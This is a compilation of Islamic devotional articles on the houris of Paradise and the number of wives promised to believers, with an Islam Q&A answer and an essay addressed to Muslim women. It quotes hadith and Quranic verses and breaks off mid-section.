Allah's Apostle ﷺ said, "The first group of people who will enter Paradise will be glittering like the moon when it is full. They will not spit or blow their noses or relieve nature. Their utensils will be of gold and their combs of gold and silver; in their centers the aloe wood will be used, and their sweat will smell like musk. Everyone of them will have two wives; the marrow of the bones of the wives' legs will be seen through the flesh out of excessive beauty. They (i.e. the people of Paradise)will neither have differences nor hatred amongst themselves; their hearts will be as if one heart and they will be glorifying Allah in the morning and in the evening.

[Bukhari and Muslim]

Ibn Hajar ﷺ mentions that one interpretation of this hadith is that two is the minimum number of wives a person will have. Another interpretation is that the number two is also used in the Arabic language for a large quantity and greatness of something. Thus, the meaning here is not to fix an exact amount and limit for the number of wives a person will have.

The best interpretation is that the two wives mentioned in this hadith refer to the women of this world and each person will have a minimum of 72 wives;
70 from the hoor-al-ayn, and 2 from the humans.

Doubtless, a believer will have many houris (hoor al-ayn/hoors/hurs) in heaven which are in addition to his wordly wives but exact number is not given.It implies that ***the people of Paradise will have these wives according to their degree i.e: those who are more pious will get more wives than others*** *but as mentioned in the following Hadith:*

Abu Umama ﷺ reported that Allah's Messenger ﷺ said:
"Allah will not admit anyone in the Paradise but Allah, the Mighty and glorious will marry him with **72 wives**, two will be from virgin houris with big eyes and seventy will be his inheritance from the people of the Hell-Fire*." Every one of them will have a pleasant vagina and he (the man) will have sexual organ that does not bend down during sexual intercourse (perpetual erection)."

[Ibn Majah, Hadith number 4337]

**** The words "out of his inheritance (due) from the denizens of the Fire" in above stated Hadith mean men who will enter the Fire and the inmates of the paradise will inherit their wives.***

He ﷺ , said, "A castle made of pearls, and in that castle there are 70 abodes made of rubies. In each abode there are 70 houses made of green emeralds. In each house there is a bed, and upon every bed there are 70 mattresses, from every colour. And upon every mattress there is a wife from the *Hoor* (fair maidens of Paradise, who have wide, beautiful eyes). In every house there are 70 tables, and upon every table there are 70 colours of food. In every house there are 70 female servants. ***[Related by Al-Bayhaqi]***

From above mentioned Hadith a simple calculation will show that each believer will get 343,000 wives from hoor al-ayn) i.e. : **70*70*70 = 343,000 houris**

(it could be from the inheritance) , and Allah knows best.

Prophet Muhammad ﷺ said :

"Verily, a man from Paradise will recline for 70 years before moving. Then a woman will come to him and strike him on his shoulders. He will look with his face at her cheek, which is purer than a mirror. The smallest pearl upon her illuminates what is between the east and the west. She will give him greetings of peace, and he will respond with greetings of peach. And he will ask her, 'Who are you?' Then she will say, **"I am from the *Al-Mazeed* (the extra).*"**

She will have on her 70 garments... His gaze will pierce through them until he sees the blood marrow of her legs from behind that."

[Ahmad related it in Al-Musnad]

Al-Mazeed (the extra); ; The people of Paradise, during their eternal life, will get extra rewards, from **Al-Mazeed.**

Kathir Ibn Murrah ﷺ says, "Amongst the '**extra**' bounties of paradise (referring to a verse of the Quran which says, **"And we have extra by Us [for the people of paradise] ")** is a cloud which will come over the inhabitants of paradise. The cloud will say to them, 'What do you wish that I rain upon you?' Whatever they wish for will be rained upon them." Kathir ﷺ said, "If Allah gives me the opportunity, I will definitely ask the cloud to rain for me beautiful women. ***[Ibn Abee Dunya]***

Ibn Abbas ﷺ narrates that Rasulullah ﷺ said, “The person who falls in love, remains chaste, conceals this [from others], and dies is a shaheed.”

The youth especially should strive to remain chaste in order to gain this virtue.

The Messenger of Allah ﷺ said,


A Shaheed will have 7 qualities when he reaches Allah :

1. His sins will be forgiven upon the first drop of his blood, i.e. he will see his place in paradise.
2. He will receive protection from the punishment of the grave.
3. He will be in security from the great fear, i.e. day of judgement. --
4. A crown of honour will be placed on his head. One ruby from this crown is better than the world and all it contains.
5. **He will marry 72 wives from the hurs.**
6. He will intercede on the behalf of 70 of his relatives.
7. He’ will be made to wear clothes Iman (faith).

[Tirmidhee, Ahmad, Tabarani]

How to gain more wives in paradise ?

"Those who repress their anger and pardon people. Verily, Allah loves the good doers."
(Surah Al-Imran, 134)



Suppressing one's anger will cause him on the Day of Judgement to chose any of the Hoor-al-ayn he likes !!

Imam Razi ﷺ in his Tafsir, mentions that Allah ﷻ will give a believer as many wives as Allah ﷻ desires for every good deed that the believer does.

[Tafsir Razi 15/168 - Darul Fikr, Beirut]

The exact number of wives for each person will vary according to a person's obedience to Allah ﷻ and his level in paradise. Thus, we should try to do as many good deeds in this world in order to enter paradise and thereafter gain as many wives as possible.

And Allah ﷻ says:

"And no soul knows what has been hidden for them of comfort for eyes as reward for what they used to do".
(Surah As-Sajda, 17)

Advice from the Author

Take everything you see as a reminder of paradise and hell.

For Example :

When you fry your potato chips and you see hot boiling oil, this can be reminder of Hell, (Hell's fire is 70 times more hot than worldly fire)

The same is with paradise, when you see something that you like, you can take that thing as a reminder for paradise **(Even though The Worldly things you like are nothing when compared with the things of Paradise)**

According to my research; if you spend 2 hours of your time without doing anything useful on a daily basis and continue this for 20 years then at the end of these 20 years you would have wasted 1 ½ years !!!!!

Why don't you do Dhikr ?

The Messenger of Allah ﷺ said:

Is one of you so weak that he cannot acquire a thousand good deeds everyday?

So a questioner from amongst those sitting there asked him ; "How can anyone of us gain a thousand rewards? He ﷺ said, "Say

SubhanAllah (Glory be to Allah)

A hundred times, so a thousand good deeds are written for him or a thousand sins are cancelled for him.

La Hawla wa la Quwatta illa Billah

(There is no Might or Power except with Allah)

[The above is] a treasure from the treasures of Paradise.

The Messenger of Allah ﷺ said :
Whosoever, reaches the morning & reaches the evening and he says :

SubhanAllahi wa bihamdihi

(Glory be to Allah and Praise Him)

One hundred times (**100 in the morning and 100 in the evening)**, then no one brings anything better than him on the Day of Judgment, than what he has brought. Except the one who says what he has said, or has said more than him.

The Messenger of Allah ﷺ said :
Shall I not show what will be better for you than a servant? If you lie down on your bed, then say SubhanAllah **33 times**, and say Al-hamdulillaah **33 times**, and say Allahu akbar **34 times.**

SubhanAllahi wa bihamdihi, Subhan-Allahi 'l Adheem

(Glory be to Allah, and Praise, Glory be to Allah, the Supreme)

Prophet Muhammad ﷺ said: "Two words are light on the tongue, weigh heavily in the balance, they are loved by the Most Merciful One."

SubhanAllahi 'l adheem wa biHamdihi

(Glory be to Allah, The Supreme, and Praise Him)

A palm tree is planted for the reciter [of the above] in Paradise.

The Messenger of Allah ﷺ said:

"Whoever guides anyone to goodness, his reward shall be the same as those who follow his guidance without lessening a bit of their reward. And whoever guides anyone astray; his sin shall be the same as the sin of the person who follows him without lessening a single bit of their sin."

[Muslim]

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What about my beloved Sisters.

Superiority of Muslim Women over Hoors (Hoor alayn/ Hurs/Houris)* in Jannah (Paradise) in light of the Holy Quran and Hadiths:

Praise be to Allah (Subhaanahu Wa' Ta'aalaa);
Allâh (SWT) says in the Holy Quran:
"*Houris* (beautiful, fair females) restrained in pavilions...With Whom no man or jinn "*yatmithhunna*" (has opened their hymens with sexual intercourse) before them." [Sura Ar-Rahmân (55):72,74]

According to Ibn Kathir (died 1373 CE) in his Koranic commentary (Tafsir) of above mentioned Surah Al-Rahman (55), verse 72: "The Prophet Muhammad (صلى الله عليه وسلم) was heard saying: 'The smallest reward for the people of paradise is an abode where there are 80,000 servants and 72 wives, over which stands a dome decorated with pearls, aquamarine, and ruby, as wide as the distance from Al-Jabiyyah [a Damascus suburb] to Sana'a [Yemen]'."

At-Tirmizi, vol. 2 states on page 138: The Prophet Muhammad (صلى الله عليه وسلم) said "Every man who enters paradise shall be given 72 (seventy-two) houris; no matter at what age he had died, when he is admitted into paradise, he will become a thirty-year-old, and shall not age any further. A man in paradise shall be given virility equal to that of one hundred men".

Narrated from Anas (R.A.) that the Prophet Muhammad (صلى الله عليه وسلم) said: "A believer man will have 73 wives in heaven. We asked him (صلى الله عليه وسلم): Will he able to do (i.e. have sex with all of them) this? And He (صلى الله عليه وسلم) replied: He will be given power of 100 (men)." [Abu Na'eem Sifat al-Jannah]

Now many people want to know that: who will be superior the Muslim women of this world or the Houris (hoor al-Ayn/hur ul-Ayn/hoors/hurs) in Islamic Paradise? If you too want to know then you can read this whole article till the end.
Houris (hoor al-ayn/hurs/hoors) are completely a different creation and are unmatched when compared with the Muslim women of this world:
*Definition of Houris (hoor al-Ayn/hur ul-Ayn/hoors/hurs) from Noble Quran:
"Very fair females created by Allah as such not from the off-spring of Adam, with intense black irises of their eyes and intense white scleras". [Noble Quran; Glossary; Houris]

So it is obvious that houris (hoor al-Ayn) will be different from the off-springs of the Prophet Adam (A.S.), and as humans are the most superior creation of Allah (SWT) so Muslim women are superior to houris just like we as humans are superior to Jinns, Angels and all other creatures of Allah (SWT) that exist. So a hoori who is one of the delights of Paradise, she has only been created in Paradise for the sake of someone else, and has been made the reward for the believing man for his righteous deeds. But for Muslim women, they themselves are from the off-springs of Adam and the rewards of Paradise are created for them and on the contrary houris (hoor al-Ayn) themselves are from the rewards of Paradise.

Therefore, the houris (hoor al-Ayn) are not from the offsprings of Adam (A.S.) and have their own attributes and are living in Paradise since it was created. But righteous women of this world will enter Paradise after surviving the pains, hardships and performing righteous deeds in this world.

A superior recreation and high status of Muslim women in the Hereafter (in Paradise):
Allah (SWT) mentions that He will recreate Muslim women in Paradise in the following verse of Quran:
"Lo! We have created them a (new) creation. And made them virgins..." [Sura Al-Waqi`ah (56):35-36]

That is, Allah will recreate the elderly women and make them virgins; the same will be done for old men, Allah will make them youth. This is also mentioned in the following Hadith Al-Hasan Al-Basri says that: "An old woman came to the messenger of Allah and made a request, O' Messenger of Allah make Dua that Allah grants me entrance into Jannah. The messenger of Allah replied, O' Mother, an old woman cannot enter Jannah. That woman started crying and began to leave. The messenger of Allah said, Say to the woman that one will not enter in a state of old age, but Allah will make all the women of Jannah young virgins (forever)." [At-Tirmizi]

It is also mentioned in the Hadith that the women of this worldly life have superiority over houris (hoor al-Ayn) due to the acts of worship and obedience that they performed in this world. Therefore, the believing women will enter Paradise just like the believing men. If a woman had a number of husbands, she, upon entering Paradise with them, would choose among them the one with the best character and behavior.

The following Hadiths confirms the fact stated above:
Umme Salamah (Radiahallahu Anha) narrates that she said to the Prophet Muhammad (Sallallahu Alayhi Wasallam) "O Rasûlullah, are the women of this world superior or the hûrs (of Paradise)?" He replied, "The women of this world will have superiority over the hûrs (houris) just as the outer lining of a garment has superiority over the inner lining." Umme Salamah R.A then asked, "O Rasûlullah, what is the reason for this?" He answered, "Because they performed salâh, fasted, and worshipped [Allah]. Allah will put light on their faces and silk on their bodies. [The human women] will be fair in complexion and will wear green clothing and yellow jewelry. Their incense-burners will be made of pearls and their combs will be of gold. They will say, 'We are the women who will stay forever and we will never die. We are the women who will always remain in comfort and we will never undergo difficulty. We are the women who will stay and we will never leave. Listen, we are happy women and we will never become sad. Glad tidings to those men for whom we are and who are for us.'" [Tabrânî]

Al-Qurtubi said: Abu Bakr ibn al-Najjaad said: Ja'far ibn Muhammad ibn Shaakir told us, 'Ubayd ibn Ishaaq al-'Attaar told us, Sinaan ibn Haaroon told us, from Humayd from Anas that: Umm Habeebah the wife of the Prophet (peace and blessings of Allaah be upon him) said: "O Messenger of Allaah, if a woman had two husbands in this life, then they all died and came together in Paradise, with which of them would she be – the first or the last?" He said: "With the one whose attitude and conduct with her was best, O Umm Habeebah; a good attitude brings one the best of this world and the Hereafter." [Al-Tadhkirah fi Ahwaal al-Mawtaa wa'l-Aakhirah,2/278]

Imam Qurtubi in his "at-Tadhkirah fi-Ahwalil Mawta wa'l-Akhirah (in Remembrance of the Affairs of the Dead and Doomsday)" and Ibn Kathir in his "al-Bidaya wa'n-Nihaya (Kitabu'l- Fitan wa'l-Malahim) the Termination of the Afflictions and Fierce Battles" tell the story of the songs of houri in heaven: "Houri will sing for their own husbands, songs are so marvelous that every hearer will be so pleased. Houri will say: "We are Houri who has not had a sin." The women of this world will reply them saying: "We are the fasters (who keep fast), and you are not, we are the prayers, but you are not and we are the givers of charity but you are not."

And there is another narration which is famous with the name "Hadith of Soor" narrated from Abu Hurayrah (R.A.) that the Prophet Muhammad (صلى الله عليه وسلم) said that: "Every man in heaven will go to 72 of the creatures of Allah (houris) and 2 of the women of mankind, these two women are superior to the creatures of Allah (houris) with their worshipping (good deeds) they had performed in this world." [Bayhaqi, al-Bas wa'n-Nushur; Tabari, Tafsir; Abu Yala, Ibn Hajar, Fathu'l-Baari, Tabarani and others] So it is clear that Muslim women will not feel jealous of the houris (hoor al-Ayn) as righteous women of this world will be much more superior and beautiful than houris (hoor al-Ayn), in Jannah (Paradise).

Thus the situation of the believing woman in Paradise will be better than the situation of the houris (hoor al-Ayn); she will be higher in status and more beautiful. If a righteous woman from among the people of this world enters Paradise, then she will do so as a reward for her righteous deeds and as an honor from Allah to her for her religious commitment and righteousness. As for the houri who is one of the delights of Paradise, is an immortal woman, who does not age. She speaks softly and does not raise voice at her man; she is always reconciled with him. Having been brought up in luxury, she is a luxury herself, she has only been created in Paradise for the sake of someone else, and has been made the reward for the believing man for his righteous deeds. There is a great difference between one who enters Paradise as a reward for her righteous deeds and the one who was created as a reward for one who did righteous deeds. The former is a queen and a princess, and the latter, no matter how beautiful she is, is undoubtedly lower in status than a queen, and she (houri) is subject to the command of her believing master (man) for whom Allah created her as a reward.

One Important Note (Must Read):
Some Non-Muslims point out to verses in the Qur'an, which speak about how Muslim men would be able to have sex with the Houris in paradise. Then they exclaim that this is immorality or fornication. However, we must pay close attention to what the Quran actually says...

Allâh (SWT) says in the Holy Quran:

So (it will be), and We shall marry them to *Houris* (female fair ones) with wide, lovely eyes.
[Surah Ad-Dukhân (44):54]

"But those who believe (in the Oneness of Allâh - Islâmic Monotheism) and do deeds of righteousness, We shall admit them to Gardens under which rivers flow (Paradise), abiding therein forever. Therein they shall have *Azwâjun Mutahharatun* [purified mates or wives (having no menses, stools, urine, etc.)] and We shall admit them to shades wide and ever deepening (Paradise)." [Sura An-Nisâ' (4): 57]

The word used here is AZWAAJ. In Arabic, it means spouse. Notice, the key word, SPOUSES. The houris (hoors/hurs) will be the wives of Muslim men in Paradise. If a man has sex with his wife, is that fornication? No, of course not, she is his spouse. So, if a man can legitimately have sex with his spouse here on earth, then why can't a man legitimately have sex with his spouse in paradise.

Having said that, the gretest reward for the Muslim believers, men and women, in Jannah (Paradise) will be to view the Countenance (Apperance) of Allah (SWT). And for the believers there will be nothing more delightful than looking at Him;

This is mentioned in the following Hadiths:
Imam Ahmad recorded from Suhayb ibn Sinan ar-Rumi: The Messenger of Allah recited, (the words meaning), “For those who have done good is the best and even more.” [Sura Yunus, 26] He said, “When the people of Paradise enter Paradise, a caller will say: `O people of Paradise, Allah has promised you something that He wishes to fulfill.' They will reply: `What is it Has He not made our Scale heavy Has He not made our faces white and delivered us from Fire?' He (the narrater) said: "Allah will then remove the veil (from their eyes), and they will look at the Countenance (Appearance) of Allah, the Mighty, the Majestic.” He said, “By Allah, they have not been given anything dearer to them and more delightful than looking at Him.” [Tafsir Ibn Kathir, Muslim]

Narrated Suhayb ibn Sinan ar-Rumi: The Apostle of Allah said: "When those deserving of Paradise would enter Paradise, the Blessed and the Exalted would ask: Do you wish Me to give you anything more? They would say: Has You not brightened our faces? Has You not made us enter Paradise and saved us from Fire? He (the narrator) said: He (God) would lift the veil (from their eyes), and of things given to them nothing would be dearer to them than the sight of their Lord, the Mighty and the Glorious." [Sahih Muslim, Book 1, Number 0347]
Doubtless we, the men and women, are promissed to have what we want in Paradise (Jannah);

Allâh (SWT) says in the Holy Quran:
"Therein you shall have (all) that your inner selves desire, and therein you shall have (all) for which you ask for."
[Sura Fussilat 41:31-32]

"ALLAH KNOWS BEST"

Article posted by: Akhi Yasir

What is there for Woman in Paradise

I am a firm believer in the Qur'an and Allah. Thank Allah my faith and trust in Him grows each day. My concern is this: the Qur'an mentions over and over the blessings of Heaven. It repeatedly mentions beautiful, pure maidens as a bounty of Heaven. People often say Islam is a male dominance religion.
Why is there not mention of rewards for women?

Praise be to Allah

Since you believe in Allah and His Book, you must know that (": and not one will thy Lord treat with injustice"), Verse 49, Surat al-Kahf, or the Cave, and ("Allah is never unjust in the least degree: if there is any good (done), He doubleth it, and gives from His Own Self a great reward"), Verse 40, Surat an-Nisa, or the Women.

Allah has meant this Law of Islam (Shari'ah) for both men and women. All address to men in the Quran is address to women, and all rules affecting men affect women as will unless evidence is established that one of them is meant and not the other as in the rules relating to Jihad (fighting for Islam), menstruation, custodianship, rule etc.

The evidence that women are included in Verses of the Quran in the male gender is a Hadith by ‘Ayishah who said that the Prophet (May peace and blessings be upon him) was asked about a man who sees traces of semen but does not remember having any dream of sexual nature. The Prophet (May peace and blessings be upon him) said: "Such man should perform the Ghusul (ritual ablution). He was also asked of a man who remembers a dream of sexual nature but sees no traces of semen. He said: "Such man does not have to perform the Ghusul (ritual ablution). Umm Salim said "A woman may have the same experience. Does she have to perform the Ghusul (ritual ablution)?" The Prophet (May peace and blessings be upon him) said: "Yes, there is no difference in this between man and woman." Narrated by Abu Dawud, at-Tirmizi 113 and others. The last phrase is in Sahih al-Jami’ under No. 2333.

With respect to rewards in the Hereafter and what women have in heaven, we include a number of Verses and Hadiths as follows:

Um Salamah said: "O Messenger of Allah. I did not hear a Verse in the Quran regarding the Hijrah (migration with the Prophet) of women." Then was revealed the Verse: ("And their Lord has accepted of them, and answered them: Never will I suffer to be lost the work of any of you, be he male or female: ye are members, one of another: those who have left their homes, and were driven out therefrom, and suffered harm in My cause, and fought and were slain – Verily I will blot out from them their inequities, and admit them into gardens with rivers flowing beneath; ... A reward from Allah, and from Allah is the best of rewards."), Verse 195, Surat al-‘Imran, or the Family. The Hadith was narrated by at-Tirmizi under No. 3023.

Ibn Kathir (May Allah have mercy on him) said the Verse ("fastajaba lahum rabbuhum") means Allah replied to their queries ... and the Verse ("anni la udi’u ‘amala ‘amilin minkum min thakarin aw untha") is an explanation of the reply meaning that good deeds will not be lost or ignored. All men and women will have the just reward for their deeds. The Verse ("ba’dukum min ba’d") means you will be treated equally with respect to rewards.

(If any do deeds of righteousness, be they male or female, and have faith, they will enter heaven, and not the least injustice will be done to them.), Verse 124, Surat an-Nisa, or the Women.

In explanation of this Verse, Ibn Kathir (May Allah have mercy on him) said the Verse shows Allah’s kindness, generosity and mercy in accepting the good deeds of all people, men and women, provided that they believe, in allowing them into heaven and in not decreasing rewards for their good deeds no even in the least.

(Whoever works righteousness, man or woman, and has faith, verily, to him will we give a life that is good and pure, and we will bestow on such their reward according to the best of actions.), Verse 97, Surat an-Nahl, or the Bees.

Ibn Kathir (May Allah have mercy on him) said this is a promise by Allah, the Exalted, to those who do good deeds i.e. deeds acceptable to Allah in which a Muslim follows the rules set in the Book of Allah, the Exalted, and the Sunnah of His Prophet (May peace and blessings be upon him), be they men or women, if they believe in Allah and His Messenger (May peace and blessings be upon him), that He will make them live a good life in this world and will be rewarded in the Hereafter. A good life would include all types of comfort.

(He that makes evil will not be requited but by the like thereof; and he that makes a righteous deed – whether man or woman – And is a believer – Such will enter the garden (of bliss): therein will they have abundance without measure.), Verse 40, Surat al-Mumin, or the believer.

Finally; dear sister, here is a Hadith that will dispel any doubt you may have with respect to the mentioning of women:

Um ‘Umarah al-Ansariyyah said that she went to the Prophet (May peace and blessings be upon him) and said to Him: "I feel that everything is for men. Women are not mentioned as having anything. Then was revealed the Verse: (For Muslim men and women, for believing men and women etc), Verse 35, Surat al-Ahzab, or the Confederates. The Hadith is narrated by at-Tirmizi under No. 3211, and is in Sahih at-Tirmizi under No. 2565.

In the collection of Hadiths of Imam Ahmad was narrated the Hadith that Um Salama (May Allah be pleased with her) said: "I said "O Messenger (May peace and blessings be upon him) of Allah. Why aren’t we mentioned in the Quran in an equal footing with men?" Then; I was surprised to hear Him call one day from the pulpit: "O people." As I was combing my hair at the moment, I wrapped it up and came close to the door and stood there listening to Him say: "Allah, Mighty and Sublime be He, revealed that (For Muslim men and women; for believing men and women; for devout men and women, for true men and women; for men and women who are patient and constant; for men and women who humble themselves; for men and women who give in charity; for men and women who fast; for men and women who guard their chastity; and for men and women who engage much in Allah’s remembrance for them has Allah prepared forgiveness and great reward.) Verse 35, Surat al-Ahzab, or the Confederates.

We ask Allah to give us all the ability to show sincerity in words and deeds and to continue as will-established Muslims.

May Allah have blessing on Prophet Muhammad .

Islam Q&A
Sheikh Muhammed Salih Al-Munajjid

How To Accept the Concept of the Hoors of Paradise as a Muslim Woman

Be Big-Hearted Enough to Stop Making Those Hoors Your Nemesis!

By (credit goes to original writer)

"I have a question about something I read in Qur'an, and some of the Hadiths! It says in the Qur'an that each man will be given 2 wives in Paradase! And there also will be Hoors in the service of men. What if you are married only one time during your life here? What about the women? Why does she have to share her husband with Hoors and other wives...why aren't women rewarded with a lot of husbands? Isn't Jannah a place where you purely get your wishes? I wish to be with my family, and with my husband, and only me! It is discouraging to hear that I will share my husband! I might be understanding this wrong! So can somebody please inform me about this paradox?" [Turntoislam Online forum]

I smile as I view this question posted by a Muslim woman on an online discussion forum. "Not again!" I exclaim. I have been asked this question so many times, by Muslim women who start gaining knowledge of Islam to lead a life of righteousness, that by now I know most of the answer by heart.

1. The meaning of "***Hoor Al-`Een***" as mentioned in the **Qur'an**:
   First of all, what are *Hoor Al-`Een*?
   The word "*Hoor*" means "A person having eyes characterized by *hauar* -- the intense whiteness of the white part of the eye". "*Al-`Een*" means large, wide eyes. *Hoors* are a special creation of Allah, one that He will create only for the inmates of Paradise. *Hoor's* are women who are described as having large eyes, with black irises contrasted against the intensely white part of the eye, luminous white skin, restrained glances, and glowing flesh through which the marrow of their bones will be visible. They do not exist in this world; they will be made as a special creation in the Hereafter, for the sexual gratification of the men of Paradise, and there will be a multitude of them for each man. They will be perpetual virgins.

   "... Maidens restrained (as to their glances), in (goodly) pavilions;-
   ... With whom no man or *Jinn* before them has done "*tamth*" (broken the hymen)"; [Surah Al-Rahman 55:70,72,74]

   According to Ibn Kathir, in his Qur'anic commentary (explanation, exegesis or "*tafsir*") of the above verse 72: "The Prophet Muhammad [صلى الله عليه وسلم] was heard saying: "The smallest reward for the people of Paradise is an abode where there are 80,000 servants and 72 wives, over which stands a dome decorated with pearls, aquamarine, and ruby, as wide as the distance from Al-Jabiyyah [a Damascus suburb] to Sana'a [Yemen]"."

   Al-Hoor al-'Een will be wives of the men in Paradise, in addition to their wives from among the people of this world. Allah says in the Qur'an:

   "So (it will be). And We shall <u>*marry them*</u> to *Hoor* (fair females) with wide lovely eyes."
   [Qur'an - *Surah Al-Dukhan* 44:54]

   "They will recline (with ease) on thrones arranged in ranks. And We shall marry them to *Hoor* (fair females) with wide lovely eyes."
   [Qur'an *Surah Al-Toor* 52:20]

   The Prophet [صلى الله عليه وسلم] also said: "The first group to enter Paradise will look like the moon when it is full. They will not spit or blow their noses or defecate therein. Their vessels and combs will be of gold and silver; their incense burners will be of aloeswood, and their sweat will be musk. Each of them will have two wives, the marrow of whose calves will be visible from beneath the flesh because of their beauty. There will be no dissent or

enmity among them, and their hearts will be as one, and they will glorify Allah morning and evening." [*Sahihain*: Al-Bukhari, Muslim]

Another narration explains the statement of Allah, "beautiful fair females restrained in pavilions" - narrated Qaisi, Allah's Messenger [صلى الله عليه وسلم] said, "In Paradise, there is a pavilion made of a single hollow pearl sixty miles wide; in each corner, there are wives who will not see those in the other corners; and the believers will visit and enjoy them(all).'" [*Sahih* Al-Bukhari vol.6 - 402]

"Every man who enters paradise shall be given 72 *Hoors*; no matter at what age he had died, when he is admitted into Paradise, he will become a thirty-year-old, and shall not age any further. A man in paradise shall be given virility equal to that of one hundred men". [Al-Tirmidhi]

2. The status of the women of the world who enter Paradise, is higher than that of the ***Hoors***:
Umme Salamah [may Allah be pleased with her] - the Prophet Muhammad's wife - narrates that she said to Allah's Messenger [صلى الله عليه وسلم], "O Messenger of Allah! Are the women of this world superior or the *Hoors*?" He replied, "The women of this world will have superiority over the *Hoors* just as the outer lining of a garment has superiority over the inner lining."

Umme Salamah then asked, "O Allah's Messenger, what is the reason for this?" He answered, "Because they performed *salah*, fasted, and worshipped [Allah]. Allah will put light on their faces and silk on their bodies. [The human women] will be fair in complexion, and will wear green clothing and yellow jewelry. Their incense-burners will be made of pearls, and their combs will be of gold. They will say, 'We are the women who will stay forever and we will never die. We are the women who will always remain in comfort and we will never undergo difficulty. We are the women who will stay and we will never leave. Listen, we are happy women and we will never become sad. Glad tidings to those men for whom we are and who are for us.'" [Tabrani]

As for these women of the world who are admitted into Paradise, they will have eyes and lust only for their husbands in Paradise, as stated in *Tafsir Ibn Kathir*:

Ibn Kathir said: "They (the women of Jannah) lower their gaze and avoid looking at men other than their husbands, so they do not think that there is anything in Paradise that is more handsome than their husbands. This was stated by Ibn 'Abbas, Qatadah, 'Ata' al-Khurasani and Ibn Zayd. And it was narrated that one of them will say to her husband: "By Allah I do not think that there is anything in Paradise finer than you, or that there is anything in Paradise dearer to me than you; praise be to Allaah Who has made you for me and made me for you"." [Tafsir al-Qur'an by Ibn-e-Kathir]

3. Analyze and accept men's innate sexual nature:

Scholars reassure women that the jealousy they feel in this world at the prospect of sharing their husband with another woman will not be felt by them in Paradise. Further, they exhort that women should submit to Allah's Will regarding that which He has decreed for Paradise, which is *Al-ghayb* (Unseen/Unknown), and questioning anything about the Unseen is advised against. This is because only Allah knows the details of what rewards Paradise will harbor, and whatever of those details He has chosen to describe in the Qur'an and Prophetic narrations, cannot even be properly imagined by the human mind, let alone understood or grasped in their true essence. Thirdly, Muslim women are given the consolation that at the end of it all, if they are admitted to Paradise, their status and beauty will far outweigh that of their husband's *hoors*, so they needn't worry.

The real answer to the "objection", however, of this seeming 'unfairness' of rewards in Paradise, - with men receiving a multitude of young, beautiful women to have physical relations with, while women being "restricted" to just one husband, lies simply in the basic physiological and physical differences between men and women.

The nature of men - that is, their physical, physiological and psychological make-up is such that the level of lust, sexual arousal, and temptation for procreation which they feel during this worldly life, is higher than that felt by women. Men are more prone to visual stimuli and frequent temptations. Women should try to understand that Allah has *motivated* men by the detailed description of *Hoor's* in Paradise, as a reward for their restraining themselves from *zina* (unlawful sexual intercourse i.e. adultery outside the marriage bond) in the world, because men easily get tempted time and again. Even if they love their wife, and she is very beautiful, they still desire other attractive women physically. Simply put: men get aroused by a single, casual glance at a body-part or a small flash of skin. They also desire unrestricted polygamy (i.e. they love the idea of having physical relations with a multitude of young women).

Women should embrace and accept this aspect of men's nature, and face the fact that their husband would love to have 72 wives, not just in Paradise, but in this world too, if it were possible. Men's physical desire for several young women simultaneously, has little to do with their *love* for each. For men, love and a physical relationship are not always one and the same thing.

If you, as a woman, find the concept of *Hoor's* in Paradis difficult to accept, that is because of your lack of understanding and knowledge of men's sexual nature, which Allah has ingrained in them with Himself, as a severe test of their patience. I have heard many married friends complain of their husbands staring at beautiful women on the streets, on television, or their flirting with their wife's own friends and cousins. Others have to deal with outright cheating and adultery in silence.

4.

Reflect upon why rules and laws of Islam are different for women, than for men:

In order to better understand the difference in sexuality of men and women, try to reflect upon the following differences in Islamic laws and restrictions pertaining to the two genders:

